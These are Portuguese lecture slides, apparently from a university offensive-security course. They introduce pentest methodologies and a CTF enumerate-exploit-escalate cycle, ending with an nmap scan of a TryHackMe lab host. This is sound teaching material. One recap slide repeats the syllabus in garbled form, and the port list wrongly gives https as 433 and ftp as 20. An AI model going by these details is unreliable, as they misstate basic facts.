

TAC - OFFSEC

Aula 02




Prof. Roberto Rodrigues-Filho
Dept. de Ciência da Computação (CIC)
Universidade de Brasília (UnB)

- Conteúdo da disciplina:
 - Introdução à segurança ofensiva e metodologia
 - Fundamentos essenciais
 - Enumeração de sistemas
 - Exploração de aplicações web
 - Exploração de sistemas e serviços
 - Cracking e ataques a credenciais
 - Esteganografia e análise forense básica
 - Escalação de privilégios
 - Pós-exploração e movimentação
 - Introdução à exploração binária





Recordar é viver ...

- Conteúdo
 - Introdução e metodologia
 - Fundamentos essenciais
 - Tipos de sistemas
 - Ataques e defesas web
 - Criação de serviços e serviços
 - Hacking e ataques financeiros
 - Metodologia e análise de segurança
 - Exploração de privilégios
 - Políticas de segurança e movimento
 - Introdução



- Conteúdo da disciplina:
 - Introdução à segurança ofensiva e metodologia
 - Fundamentos essenciais
 - Enumeração de sistemas
 - Exploração de aplicações web
 - Exploração de sistemas e serviços
 - Cracking e ataques a credenciais
 - Esteganografia e análise forense básica
 - Escalação de privilégios
 - Pós-exploração e movimentação
 - Introdução à exploração binária




- Há várias metodologias de ataques
 - Cyber Kill Chain
 - PTES
 - MITRE ATT&CK
 - OWASP Testing Guide




- Há várias metodologias de ataques

- **Cyber Kill Chain**
- PTES
- MITRE ATT&CK
- OWASP Testing Gui




Cyber Kill Chain: Quais etapas um atacante percorre para realizar um ataque?

- Há várias metodologias de ataques
 - Cyber Kill Chain
 - **PTES**
 - MITRE ATT&CK
 - OWASP Testing Gui



PTES: Como eu organizo e executo profissionalmente um pentest?


- Há várias metodologias de ataques
 - Cyber Kill Chain
 - PTES
 - MITRE ATT&CK
 - OWASP Testing Gui



MITRE ATT&CK: Quais comportamentos/técnicas um adversário pode usar durante um ataque?

- Há várias metodologias de ataques

- Cyber Kill Chain
- PTES
- MITRE ATT&CK
- **OWASP Testing Guide**



OWASP Testing Guide:
Como testar
sistematicamente a
segurança de uma
aplicação Web?

- Há várias metodologias de CTFs

- Cyber Kill Chain
- PTES
- MITRE ATT&CK
- OWASP

Vamos montar nosso
checklist pro CTF!

- Há várias metodologias de CTF

- Cyber Kill Chain
- PTES
- MITRE ATT&CK
- OWASP



A large blue cloud-like shape contains the text 'Enumerar', 'Explorar', and 'Escalar privilégio' stacked vertically. Two red curved arrows form a cycle around the text, pointing from 'Enumerar' to 'Explorar' and from 'Explorar' to 'Escalar privilégio'.

Enumerar
Explorar
Escalar privilégio


COMO??





roberto.filho@unb.br

RootMe






RootMe – Exemplo prático




RootMe – Exemplo prático



RootMe – Exemplo prático - enumeração




Requisições



RootMe – Exemplo prático - enumeração



Respostas



RootMe – Exemplo prático - enumeração



22 – ssh
80 – http
433 – https
20 – ftp
...





RootMe – Exemplo prático - enumeração

```
TryHackMe — nmap -T4 10.10.37.88 — 136x34
~/OneDrive/UnB/Projetos de Extensão/UnB OFFSEC/TryHackMe — openvpn • sudo
Robertos-MacBook-Pro:TryHackMe roberto$ nmap -T4 10.10.37.88
Starting Nmap 7.97 ( https://nmap.org ) at 2025-05-30 15:17 -0300
Nmap scan report for 10.10.37.88
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

